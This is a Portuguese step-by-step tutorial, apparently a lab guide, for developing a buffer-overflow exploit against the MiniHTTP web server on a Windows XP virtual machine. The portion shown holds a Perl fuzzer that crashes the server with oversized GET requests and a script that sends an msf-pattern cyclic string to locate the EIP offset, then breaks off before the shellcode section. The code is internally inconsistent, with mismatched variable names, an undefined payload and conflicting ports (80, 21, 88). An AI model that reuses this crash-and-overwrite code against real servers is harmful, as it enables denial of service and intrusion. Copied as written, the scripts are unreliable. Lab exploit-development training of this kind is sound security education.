SÉRIE WEBAPP PARA PENTESTER E APPSEC

Buffer Overflow

Como criar Exploit para MiniHTTP

O MANUAL PASSO A PASSO

de como criar seus próprios scripts para identificar e tratar vulnerabilidades

FERNANDO MENGALI

SUMÁRIO

INTRODUÇÃO 3
2.0 PRÉ-REQUISITOS 3
3.0 CRIANDO O LABORATÓRIO/AMBIENTE 4
4.0 ACESSANDO O LABORATÓRIO 5
6.1 FUZZER – ESTOURANDO O BUFFER 6
6.2 Descobrindo o EIP 9
6.2.1 Monitorando o servidor WEB 12
6.2. Execute o script em Perl: 13
6.3 Qual o offset? 14
6.4 JUMP 16
7.0 CONSTRUINDO O EXPLOIT 17
7.1 CRIANDO O SHELLCODE 18
7.2 RESULTADO DO EXPLOIT 20
8.0 APPLICATION SECURITY 22
9.0 SOBRE O AUTOR 23

INTRODUÇÃO

Esse artigo tem o intuito de criarmos as etapas para identificar e explorar uma vulnerabilidade de Buffer Overflow.
Para entendermos como funciona cada etapa, utilizaremos de exemplo um servidor web conhecido como MiniHTTP.

2.0 PRÉ-REQUISITOS

Recomendamos a criação de dois ambientes, um ambiente com um servidor web disponível ou acessível por um usuário.
Após criar o ambiente com Windows XP, podemos utilizar uma máquina com a distribuição Kali Linux (pode ser sua máquina):

- **Download do Kali Linux:**
  https://www.kali.org/get-kali/#kali-installer-images/

- **Download do Windows XP:**
  https://archive.org/download/WinXPProSP3x86/en_windows_xp_professional_with_service_pack_3_x86_cd_vl_x14-73974.iso

- **MiniHTTP**
  https://sourceforge.net/projects/MiniHTTP/

- **Download do VMWARE:**
  https://customerconnect.vmware.com/en/downloads/info/slug/desktop_end_user_computing/vmware_workstation_pro/15_0

Após fazer download de cada ferramenta, apenas faça o simples processo de instalação e configuração que são necessárias para o funcionamento.

3.0 CRIANDO O LABORATÓRIO/AMBIENTE

Nessa seção instalaremos um servidor WEB vulnerável numa máquina Windows XP.


Como o processo de instalação é muito simples, não abordaremos o processo de instalação.

Vamos considerar que você concluiu a instalação do Windows XP e do Web.

Se desejar acessar somente a seção sobre o desenvolvimento do script em Perl, acesse a **seção 5**.

4.0 ACESSANDO O LABORATÓRIO

Vamos acessar a máquina com Windows XP e iniciar o servidor web.



4.0.1 Inicie o serviço de web no servidor MiniHTTP.

Permita o acesso externo ao servidor WEB, portanto clique em "***Unblock***". Aqui temos o "***start***" do Servidor WEB para execurar e funcionar sem problemas.

Com o servidor operando normalmente, vamos iniciar o processo de construção do nosso script em Perl.

Para realizar o teste é obrigatório instalar uma distribuição Kali Linux, se desejar reproduzir o laboratório.

Vamos começar a primeira etapa do processo de exploração de Buffer Overflow no servidor.

6.1 FUZZER – ESTOURANDO O BUFFER

Agora, vamos começar estourando o buffer do servidor web.

Para conseguirmos estourarmos o buffer, a primeira técnica que deve ser empregada se chama "**fuzzer**".

A técnica de fuzzer, consiste em enviar caracteres, iniciando com uma pequena quantidade e depois aumentando a quantidade de caracteres até estressar a aplicação ou servidor que está submetido as avaliações e testes de segurança.

O fuzzer contribui para gerar resultados para mensurar o nível de segurança de uma aplicação ou servidor, além de indicar métricas que estão associadas a desempenho, performance do servidor em responder etc.

Nessa seção, vamos criar o script fuzzer e verificar com quantos bytes estouramos o buffer associado ao método GET do servidor WEB.

Vamos usar o módulo "***IO::Socket::INET***" do Perl para fazer conexões com o servidor WEB.

```
use IO::Socket::INET;
```

Ele será responsável pelas conexões com o servidor WEB.

Nossa próxima etapa será criar duas linhas indicando o endereço alvo e a porta de conexão:

```
my $host     = '192.168.176.133';
my $port     = 80;
```

No meu caso, o endereço é 192.168.176.133 e a porta de acesso 80.

Agora, vamos enviar de 500 em 500 bytes para o servidor, para isso, vamos criar um "***for***" para fazer as interações:

```
for (my $i=100; $i < 10000; $i = $i + 500) {
```

Agora, vamos fazer a soma dos bytes em cada interação do “***for***”:

```
my $offset = "A"x$i;
```

E a cada interação enviamos os bytes para o servidor através do módulo de conexão IO::Socket::INET e recebemos a resposta do WEB:

```
    my $sock = IO::Socket::INET->new(
        PeerAddr => $ip,
        PeerPort => $port,
        Proto    => 'tcp',
    ) or die "Cannot connect to 192.168.176.133:80: $!\n";
```

Precisamos monitorar a quantidade de bytes que estão sendo enviados e suportados pelo servidor WEB:

```
    print "Send Bytes => $i \n";
```

Esse será nossa flag de monitoramento, ou seja, quantos bytes estão sendo enviados.


Agora, vamos enviar a quantidade de dados, aumentando o envio volumétrico de bytes para o servidor web a cada interação do laço for:

```
my $buf = "GET / $payload HTTP/1.1\r\nHost: $host\r\n\r\n";
$socket->send($buf);
close($socket);

}
```

Para sabermos que os bytes foram enviados e recebidos, usamos mais uma flag de monitoramento, o recebimento da resposta:

E por último utilizamos as chaves para fechar nossa interação software.


Agora vamos rodar nosso script:



Com 6500 bytes estouramos o buffer.

6.2 Descobrindo o EIP

Agora, vamos usar o pattern create do msf-pattern para descobrir exatamente o local do EIP.
Vamos gerar nosso payload para enviar para o servidor:



Agora, enviamos uma única requisição para o servidor WEB MiniHTTP 2.0.0, assim autenticamos e enviamos nosso payload de caracteres criado pelo msf-pattern para o servidor MiniHTTP 2.0.0:

```
use IO::Socket::INET;

my $host     = '192.168.176.133';
my $port     = 21;

my $payload = "
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3A
c4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae
8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2
Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6A
j7Aj8Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am
1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5
Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9A
r0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At
4At5At6At7At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8
Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4Ax5Ax6Ax7Ax8Ax9Ay0Ay1Ay2A
y3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba
```


7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1
Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5B
f6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5Bh6Bh7Bh8Bh9Bi
0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4
Bk5Bk6Bk7Bk8Bk9Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8B
m9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp
3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6Br7
Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1B
u2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw
6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By4By5By6By7By8By9Bz0
Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4C
b5Cb6Cb7Cb8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd
9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3
Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci5Ci6Ci7C
i8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl
2Cl3Cl4Cl5Cl6Cl7Cl8Cl9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6
Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0C
q1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs
5Cs6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9
Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9Cw0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3C
x4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3Cz4Cz5Cz6Cz7Cz
8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2
Dc3Dc4Dc5Dc6Dc7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6D
e7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0Dg1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh
1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4Dj5
Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9D
m0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do
4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1Dq2Dq3Dq4Dq5Dq6Dq7Dq8
Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2D
t3Dt4Dt5Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv
7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1
Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5E
a6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed
0Ed1Ed2Ed3Ed4Ed5Ed6Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4
Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8E
h9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek
3Ek4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7
Em8Em9En0En1En2En3En4En5En6En7En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1E
p2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er1Er2Er3Er4Er5Er
6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0
Eu1Eu2Eu3Eu4Eu5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4E
w5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey
9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb2Fb3
Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7F
d8Fd9Fe0Fe1Fe2Fe3Fe4Fe5Fe6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg
2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6
Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0F
l1Fl2Fl3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn
5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6Fo7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9

```
Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0Fs1Fs2Fs3F
s4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu
8Fu9Fv0Fv1Fv2Fv3Fv4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2
Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7Fy8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6F
z7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc
1Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5
Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9G
h0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8Gi9Gj0Gj1Gj2Gj3Gj
4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8
Gl9Gm0Gm1Gm2Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9Go0Go1Go2G
o3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq
7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs5Gs6Gs7Gs8Gs9Gt0Gt1
Gt2Gt3Gt4Gt5Gt6Gt7Gt8Gt9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5G
v6Gv7Gv8Gv9Gw0Gw1Gw2Gw3Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8Gx9Gy
0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy8Gy9Gz0Gz1Gz2Gz3Gz4Gz5Gz6Gz7Gz8Gz9Ha0Ha1Ha2Ha3Ha4
Ha5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb5Hb6Hb7Hb8Hb9Hc0Hc1Hc2Hc3Hc4Hc5Hc6Hc7Hc8H
c9Hd0Hd1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hd9He0He1He2He3He4He5He6He7He8He9Hf0Hf1Hf2Hf
3Hf4Hf5Hf6Hf7Hf8Hf9Hg0Hg1Hg2Hg3Hg4Hg5Hg6Hg7Hg8Hg9Hh0Hh1Hh2Hh3Hh4Hh5Hh6Hh7
Hh8Hh9Hi0Hi1Hi2Hi3Hi4Hi5Hi6Hi7Hi8Hi9Hj0Hj1Hj2Hj3Hj4Hj5Hj6Hj7Hj8Hj9Hk0Hk1H
k2Hk3Hk4Hk5Hk6Hk7Hk8Hk9Hl0Hl1Hl2Hl3Hl4Hl5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm
6Hm7Hm8Hm9Hn0Hn1Hn2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho4Ho5Ho6Ho7Ho8Ho9Hp0
Hp1Hp2Hp3Hp4Hp5Hp6Hp7Hp8Hp9Hq0Hq1Hq2Hq3Hq4Hq5Hq6Hq7Hq8Hq9Hr0Hr1Hr2Hr3Hr4H
r5Hr6Hr7Hr8Hr9Hs0Hs1Hs2Hs3Hs4Hs5Hs6Hs7Hs8Hs9Ht0Ht1Ht2Ht3Ht4Ht5Ht6Ht7Ht8Ht
9Hu0Hu1Hu2Hu3Hu4Hu5Hu6Hu7Hu8Hu9Hv0Hv1Hv2Hv3Hv4Hv5Hv6Hv7Hv8Hv9Hw0Hw1Hw2Hw3
Hw4Hw5Hw6Hw7Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7H
y8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz8Hz9Ia0Ia1Ia2Ia3Ia4Ia5Ia6Ia7Ia8Ia9Ib0Ib1Ib
2Ib3Ib4Ib5Ib6Ib7Ib8Ib9Ic0Ic1Ic2Ic3Ic4Ic5Ic6Ic7Ic8Ic9Id0Id1Id2Id3Id4Id5Id6
Id7Id8Id9Ie0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If2If3If4If5If6If7If8If9Ig0I
g1Ig2Ig3Ig4Ig5Ig6Ig7Ig8Ig9Ih0Ih1Ih2Ih3Ih4Ih5Ih6Ih7Ih8Ih9Ii0Ii1Ii2Ii3Ii4Ii
5Ii";

    my $sock = IO::Socket::INET->new(
        PeerAddr => "192.168.176.133",
        PeerPort => "21",
        Proto    => 'tcp',
    ) or die "Cannot connect to 192.168.176.133:88: $!\n";
```

